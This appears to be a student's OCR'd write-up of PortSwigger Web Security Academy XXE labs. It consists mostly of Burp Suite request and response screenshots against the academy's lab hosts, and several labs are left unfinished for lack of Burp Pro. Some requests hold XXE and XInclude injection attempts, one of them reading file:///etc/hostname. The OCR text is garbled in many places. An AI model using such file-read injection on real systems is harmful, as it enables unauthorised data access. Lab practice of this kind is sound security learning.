- To do this lab I don't have pro version of the burp suit. It needs the pro version for access to the collaborator tab. But I did steps to the repeater and got the response.

Pest Control Umbrella

★★★★★

\$34.88

Description:

We recently discovered, by accident, that vermin and all manner of pets and pests are attracted to umbrellas. Not to just any umbrellas though, they have to be long, pointy ones.

It is very hard these days to get hold of an umbrella that isn't collapsible. These will not work as pest control. So, we decided to start designing and manufacturing our unique Pest Control Umbrella, the only genuine umbrella that will do the job. We have all copyright on these brollies and no other companies are allowed to remanufacture them! Their umbrellas can be used to rid yourself of those pesky pests.

Never knowingly underpaid we guarantee a price match on any other form of pest control, but if you use a different umbrella for the job.

Easy to use, just pop under your arm, pointy end facing behind you and watch the creatures follow your lead. By purchasing this highly effective product you will be well on your way to starting up your own pest control business, a little investment now will pay great dividends in the future for you and your family.

London Check stock

535 units


< Return to list

Request to https://0a3d00040399bcc803f99d100620052.web-security-academy.net:443 [79.125.84.16]

Forward Drop intercept is on Action Open browser

```

1 POST /product/stock HTTP/2
2 Host: https://0a3d00040399bcc803f99d100620052.web-security-academy.net
3 Cookie: session=1XQ1c1zida5xtca+uH2Pgfgc3D1ctT
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) Gecko/20100101 Firefox/122.0
5 Accept: */*
6 Accept-Language: en-US, en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a3d00040399bcc803f99d100620052.web-security-academy.net/product?productId=1
9 Content-Type: application/xml
10 Content-Length: 107
11 Origin: https://0a3d00040399bcc803f99d100620052.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16
17 <?xml version="1.0" encoding="UTF-8"?>
<stockCheck>
    <productId>
        1
    </productId>
    <storeId>
        1
    </storeId>
</stockCheck>
```



- I don't have pro version of the burp suit. It needs the pro version for access to the collaborator tab to continue the lab.

4) Lab: Blind XXE with out-of-band interaction via XML parameter entities

- To do this lab I don't have pro version of the burp suit. It needs the pro version for access to the collaborator tab. But I did steps to the repeater and got the response

The screenshot shows a Windows desktop environment. At the top, there is a taskbar with several icons and a search bar. The main area displays two windows: a browser window and a Burp Suite interface.

Browser Window:

- Title: PortSwigger
- URL: https://portswigger.net/web-security/xxe/blind/lab-xxe-with-out-of-band-interaction-using-parameter-entities
- Content: A lab titled "Lab: Blind XXE with out-of-band interaction via XML parameter entities". It includes a note about preventing Academy platform attacks and a "Note" section.

Burp Suite Interface:

- Toolbar: Burp, Project, Intruder, Repeater, View, Help
- Request Panel (Pretty):


```
1 POST /product/stock HTTP/1.1
2 Host: OaSa009b04170dca84dfb4c10070006b.web-security-academy.net
3 Cookie: session=01110ACUeM4CeM4Dhg7FvEDWj5hylwTnZ
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) Gecko/20100101 Firefox/122.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://OaSa009b04170dca84dfb4c10070006b.web-security-academy.net/product?productId=1
9 Content-Type: application/xml
10 Content-Length: 107
11 Origin: https://OaSa009b04170dca84dfb4c10070006b.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16
17 <?xml version="1.0" encoding="UTF-8"?>
<xstockCheck>
<>productId<
    1
    </productId>
<>storeId<
    </storeId>
</xstockCheck>
```
- Response Panel (Pretty): Displays the response from the server.
- Inspector Panel: Shows request attributes, query parameters, cookies, and headers.
- Network Panel: Shows network traffic details.
- Bottom Status Bar: Event log (8), All issues, Memory: 177.0MB, 11:30 AM, 2/22/2024.

Burp Suite Community Edition v2023.12.1.5 - Temporary Project

Target: https://0a5a09b04170dca84dfb4c10070006b.web-security-academy.net

Request

Pretty	Raw	Hex
1 POST /product/stock HTTP/2		
2 Host: 0a5a09b04170dca84dfb4c10070006b.web-security-academy.net		
3 Cookie: session=0111042CceMd2hg7Fw5hyiRwTnZ		
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0		
5 Accept: */*		
6 Accept-Language: en-US,en;q=0.5		
7 Accept-Encoding: gzip, deflate, br		
8 Referer: https://0a5a09b04170dca84dfb4c10070006b.web-security-academy.net/product?productId=1		
9 Content-Type: application/xml		
10 Content-Length: 107		
11 Origin: https://0a5a09b04170dca84dfb4c10070006b.web-security-academy.net		
12 Sec-Fetch-Dest: empty		
13 Sec-Fetch-Mode: cors		
14 Sec-Fetch-Site: same-origin		
15 Te: trailers		
16		
17 <?xml version="1.0" encoding="UTF-8"?>		
<stockCheck>		
<productId>		
1		
</productId>		
<storeId>		
1		
</storeId>		
</stockCheck>		

Response

Pretty	Raw	Hex	Render
1 HTTP/2 200 OK			
2 Content-Type: text/plain; charset=utf-8			
3 X-Frame-Options: SAMEORIGIN			
4 Content-Length: 3			
5			
6 210			

Inspector

Request attributes: 2

Request query parameters: 0

Request cookies: 1

Request headers: 17

Response headers: 3

The screenshot shows the Burp Suite interface with the following details:

Request:

```
POST /product/1 HTTP/1.1
Host: https://0a5a009b04170dca84dfb4c10070006b.web-security-academy.net
Cookie: session=0L11u4C2OemD2hp7PqgBWjZhyiRwTn2
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) Gecko/20100101 Firefox/122.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0a5a009b04170dca84dfb4c10070006b.web-security-academy.net/product?productId=1
Content-Type: application/xml
Content-Length: 107
Origin: https://0a5a009b04170dca84dfb4c10070006b.web-security-academy.net
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
TE: trailers

```

Response:

```
HTTP/2 200 OK
Content-Type: text/plain; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 3
E=210
```

Inspector:

- Request attributes: 2
- Request query parameters: 0
- Request cookies: 1
- Request headers: 17
- Response headers: 3

Search:

0 highlights

Event log (0) All issues

109 bytes | 220 millis

Memory: 177.0MB

11:31 AM 2/22/2024 ENG

- I don't have pro version of the burp suit. It needs the pro version for access to the collaborator tab to continue the lab.

5) Lab: Exploiting blind XXE to exfiltrate data using a malicious external DTD

- To do this lab I don't have pro version of the burp suit. It needs the pro version for access to the collaborator tab. But I did steps to the repeater and got the response

The screenshot shows a web browser window with the URL <https://0xa9f00780310b8fa84215a4d004c0aa.web-security-academy.net/>. The page title is "Exploiting blind XXE to exfiltrate data using a malicious external DTD". There are four product cards:

- Fur Babies**: Two babies in bunny hats. Rating: ★★★★☆. Price: \$40.21.
- The Trolley-ON**: A person pushing a laundry cart. Rating: ★★★★☆. Price: \$82.15.
- Caution Sign**: Two yellow caution signs. Rating: ★★★★☆. Price: \$6.55.
- Photobomb Backdrops**: A man in a hat and a baboon. Rating: ★★★★☆. Price: \$45.00.

Below the cards, there is a message: "Waiting for 0xa9f00780310b8fa84215a4d004c0aa.web-security-academy.net...".

The screenshot shows the Burp Suite interface with the following details:

- Toolbar:** Burp, Project, Intruder, Repeater, View, Help.
- Menu Bar:** Dashboard, Target, **Proxy**, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, Learn.
- Intercept:** Request history, WebSockets history, Proxy settings.
- Request:**
 - Method: POST /product/stock HTTP/2
 - Host: 0xa9f00780310b8fa84215a4d004c0aa.web-security-academy.net
 - Cookie: session=c7e8LL88PD5DjU7sAlYxNDaaC95j8DF
 - User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5613.107 Safari/537.36
 - Accept: */*
 - Accept-Language: en-US,en;q=0.5
 - Accept-Encoding: gzip, deflate, br
 - Referer: https://0xa9f00780310b8fa84215a4d004c0aa.web-security-academy.net/
 - Content-Type: application/xml
 - Content-Length: 107
 - Origin: https://0xa9f00780310b8fa84215a4d004c0aa.web-security-academy.net
 - Sec-Fetch-Dest: empty
 - Sec-Fetch-Mode: cors
 - Sec-Fetch-Site: same-origin
 - Tel: trailers
 - XML version="1.0" encoding="UTF-8">
 - <stockCheck>
 - <productId>1</productId>
 - <storeId>1</storeId>
 - </stockCheck>
- Repeater:** Shows the original request and response.
- Inspector:** Shows the request details for the intercepted message.
- Message Editor:** Contains the XML payload shown above.
- Event Log:** All issues.

Request

```

1 POST /product/stock HTTP/2
2 Host: 0a9f00780310b8fa84215a4d004c00aa.web-security-academy.net
3 Cookie: session=C7e3LL8SPFD5uJTSaIYxKxDasC5tj0PDF
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) Gecko/20100101 Firefox/122.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a9f00780310b8fa84215a4d004c00aa.web-security-academy.net/product?productId=1
9 Content-Type: application/xml
10 Content-Length: 107
11 Origin: https://0a9f00780310b8fa84215a4d004c00aa.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16
17 <?xml version="1.0" encoding="UTF-8"?>
<stockCheck>
  <productId>
    1
  </productId>
  <storeId>
    1
  </storeId>
</stockCheck>

```

Response

```

1 HTTP/2 200 OK
2 Content-Type: text/plain; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 3
5
6 493

```

Inspector

- Request attributes: 2
- Request query parameters: 0
- Request cookies: 1
- Request headers: 17
- Response headers: 3

Network

Request

```

1 [P] Exit
2 [H] https://0a9f00780310b8fa84215a4d004c00aa.web-security-academy.net
3 Cookie: session=C7e3LL8SPFD5uJTSaIYxKxDasC5tj0PDF
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) Gecko/20100101 Firefox/122.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a9f00780310b8fa84215a4d004c00aa.web-security-academy.net/product?productId=1
9 Content-Type: application/xml
10 Content-Length: 107
11 Origin: https://0a9f00780310b8fa84215a4d004c00aa.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16
17 <?xml version="1.0" encoding="UTF-8"?>
<stockCheck>
  <productId>
    1
  </productId>
  <storeId>
    1
  </storeId>
</stockCheck>

```

Response

```

1 HTTP/2 200 OK
2 Content-Type: text/plain; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 3
5
6 493

```

Inspector

- Request attributes: 2
- Request query parameters: 0
- Request cookies: 1
- Request headers: 17
- Response headers: 3

Network

- I don't have pro version of the burp suit. It needs the pro version for access to the collaborator tab to continue the lab.

6) Lab: Exploiting blind XXE to retrieve data via error messages

- This lab I don't have pro version of the burp suit. It needs the pro version for access to the collaborator tab. But I did steps to the repeater and got the response

Exploiting blind XXE to retrieve data via error messages

Go to exploit server Back to lab description >

WE LIKE TO SHOP

Eye Projectors
★★★☆☆ \$25.03

Giant Pillow Thing
★★★★★ \$4.65

Waterproof Tea Bags
★★★☆☆ \$62.92

The Splash
★★★☆☆ \$24.08

View details View details View details View details

Burp Suite Community Edition v2023.12.1.5 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Request to https://0aa5005004fd4d0889a6dacd00ad0006.web-security-academy.net:443 [79.125.84.16]

Forward Drop **Intercept is on** Action Open browser

Pretty Raw Hex

```

1 POST /product/stock HTTP/2
Host: 0aa5005004fd4d0889a6dacd00ad0006.web-security-academy.net
Cookie: session=H4HsBc1vFwPsdicxH4DVBL4VG17L
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) Gecko/20100101 Firefox/122.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0aa5005004fd4d0889a6dacd00ad0006.web-security-academy.net/product?productId=1
Content-Type: application/xml
Content-Length: 180
Origin: https://0aa5005004fd4d0889a6dacd00ad0006.web-security-academy.net
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
17 <?xml version="1.0" encoding="UTF-8"?>
<xstochCheck>
<productId>
</productId>
</xstochCheck>
<storeId>
1
</storeId>
<xstochCheck>

```

Scan

- Send to Intruder
- Send to Repeater
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Send to Organizer
- Insert Collaborator payload
- Request in browser
- Engagement tools [Pro version only]
- Change request method
- Change body encoding
- Copy
- Copy URL
- Copy as curl command (bash)
- Copy to file
- Paste from file
- Save item
- Don't intercept requests
- Do intercept
- Convert selection
- URL-encode as you type
- Cut
- Copy
- Paste

Request attributes 2

Request query parameters 0

Request cookies 1

Request headers 17

Inspector

Repeater

Notes

Event log (12) All issues

Memory: 208.6MB

- I don't have pro version of the burp suit. It needs the pro version for access to the collaborator tab to continue the lab.

The screenshot shows the Burp Suite interface with the following details:

Request (Req)

```

1 POST / HTTP/1.1
2 Host: https://0aa5005004fd4d0889a6dacd00ad0006.web-security-academy.net
3 Cookie: session=0aa5005004fd4d0889a6dacd00ad0006; PHPSESSID=0aa5005004fd4d0889a6dacd00ad0006
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) Gecko/20100101 Firefox/122.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0aa5005004fd4d0889a6dacd00ad0006.web-security-academy.net/product?productId=1
9 Content-Type: application/xml
10 Content-Length: 107
11 Origin: https://0aa5005004fd4d0889a6dacd00ad0006.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16
17 <?xml version="1.0" encoding="UTF-8"?>
18 <!DOCTYPE check!>
19 <ENTITY xxe SYSTEM "http://;">
20
21 <stockCheck>
22   <productId>
23     1
24   </productId>
25   <storeId>
26     1
27   </storeId>
28 </stockCheck>

```

Response (Res)

```

1 HTTP/2 200 OK
2 Content-Type: text/plain; charset=utf-8
3 Vary: Origin; SAMEORIGIN
4 Content-Length: 3
5
6 271


```

Inspector pane shows the selected text is "http:/".

Bottom Status Bar

Done Event log (12) All issues 109 bytes | 219 millis Memory: 208.6MB 7:10 PM 2/22/2024

7) Lab: Exploiting XInclude to retrieve files



Screenshot of Burp Suite Community Edition v2023.12.1.5 - Temporary Project showing a captured POST request to https://0a53004d0370f2a88072538700750003.web-security-academy.net:443 [79.125.84.16].

The request payload is:

```

1 POST /product/stock HTTP/2
2 Host: 0a53004d0370f2a88072538700750003.web-security-academy.net
3 Cookie: session=50e59c5rJnb8KX41fCmBegf0b8dLa
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) Gecko/20100101 Firefox/122.0
5 Accept: /*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a53004d0370f2a88072538700750003.web-security-academy.net/product?productId=1
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 21
11 Origin: https://0a53004d0370f2a88072538700750003.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16
17 productId=1&storeId=1

```

The Burp Suite interface includes tabs for Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, Learn, and Settings. The Proxy tab is selected. The Inspector panel on the right shows sections for Request attributes, Request query parameters, Request body parameters, Request cookies, and Request headers.

Burp Suite Community Edition v2023.12.1.5 - Temporary Project

Target: https://0a53004d0370f2a88072538700750003.web-security-academy.net

Request

```
1 POST /product/stock HTTP/2
Host: 0a53004d0370f2a88072538700750003.web-security-academy.net
Cookie: session=50e59c59cJHn0KES41fmRefQ8deLa
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) Gecko/20100101 Firefox/122.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0a53004d0370f2a88072538700750003.web-security-academy.net/product?productId=1
Content-Type: application/x-www-form-urlencoded
Content-Length: 21
Origin: https://0a53004d0370f2a88072538700750003.web-security-academy.net
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
productId=1&storeId=1
```

Response

```
1 HTTP/2 200 OK
2 Content-Type: text/plain; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 3
5
6 201
```

Done 109 bytes | 249 millis

Event log (12) All issues

Memory: 222.7MB

7:18 PM 2/22/2024

Burp Suite Community Edition v2023.12.1.5 - Temporary Project

Target: https://0a53004d0370f2a88072538700750003.web-security-academy.net

Request

```
1 POST /product/stock HTTP/2
Host: 0a53004d0370f2a88072538700750003.web-security-academy.net
Cookie: session=50e59c59cJHn0KES41fmRefQ8deLa
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) Gecko/20100101 Firefox/122.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0a53004d0370f2a88072538700750003.web-security-academy.net/product?productId=1
Content-Type: application/x-www-form-urlencoded
Content-Length: 21
Origin: https://0a53004d0370f2a88072538700750003.web-security-academy.net
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
productId=1&storeId=1
```

Response

```
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 24
5
6 {"Invalid product ID: 1\"}
```

Done 146 bytes | 322 millis

Event log (12) All issues

Memory: 222.7MB

7:19 PM 2/22/2024

Burp Suite Community Edition v2023.12.1.5 - Temporary Project

Target: https://0a53004d0370f2a88072538700750003.web-security-academy.net

Request

```
Pretty Raw Hex
1 POST /product/stock HTTP/2
2 Host: 0a53004d0370f2a88072538700750003.web-security-academy.net
3 Cookie: session=50e5VcrnJHn0KES41fcmReqfQ8deLa
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) Gecko/20100101 Firefox/122.0
5 Accept: /*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a53004d0370f2a88072538700750003.web-security-academy.net/product?productId=1&storeId=1
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 23
11 Origin: https://0a53004d0370f2a88072538700750003.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16
17 productId=1&storeId=1
```

Response

```
Pretty Raw Hex Render
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 173
5
6 "XML parser exited with error: org.xml.sax.SAXParseException; lineNumber: 3; columnNumber: 10; The content of elements must consist of well-formed character data or markup."
```

Inspector

- Request attributes: 2
- Request query parameters: 0
- Request body parameters: 2
- Request cookies: 1
- Request headers: 17
- Response headers: 3

Notes

Done Event log (12) All issues 296 bytes | 401 millis 7:19 PM 2/22/2024 Memory: 222.7MB

Burp Suite Community Edition v2023.12.1.5 - Temporary Project

Target: https://0a53004d0370f2a88072538700750003.web-security-academy.net

Request

```
Pretty Raw Hex
1 POST /product/stock HTTP/2
2 Host: 0a53004d0370f2a88072538700750003.web-security-academy.net
3 Cookie: session=50e5VcrnJHn0KES41fcmReqfQ8deLa
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) Gecko/20100101 Firefox/122.0
5 Accept: /*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a53004d0370f2a88072538700750003.web-security-academy.net/product?productId=1
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 126
11 Origin: https://0a53004d0370f2a88072538700750003.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16
17 productId=1&hostname=xsi="http://www.w3.org/2001/XInclude">&xi:includeparse="text" href="file:///etc/hostname"/></foo>storeId=1
```

Response

```
Pretty Raw Hex Render
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 108
5
6 "XML parser exited with error: org.xml.sax.SAXParseException; lineNumber: 3; columnNumber: 29; Element type 'fooxml:xi' must be followed by either attribute specifications, '>' or '>/'. "
```


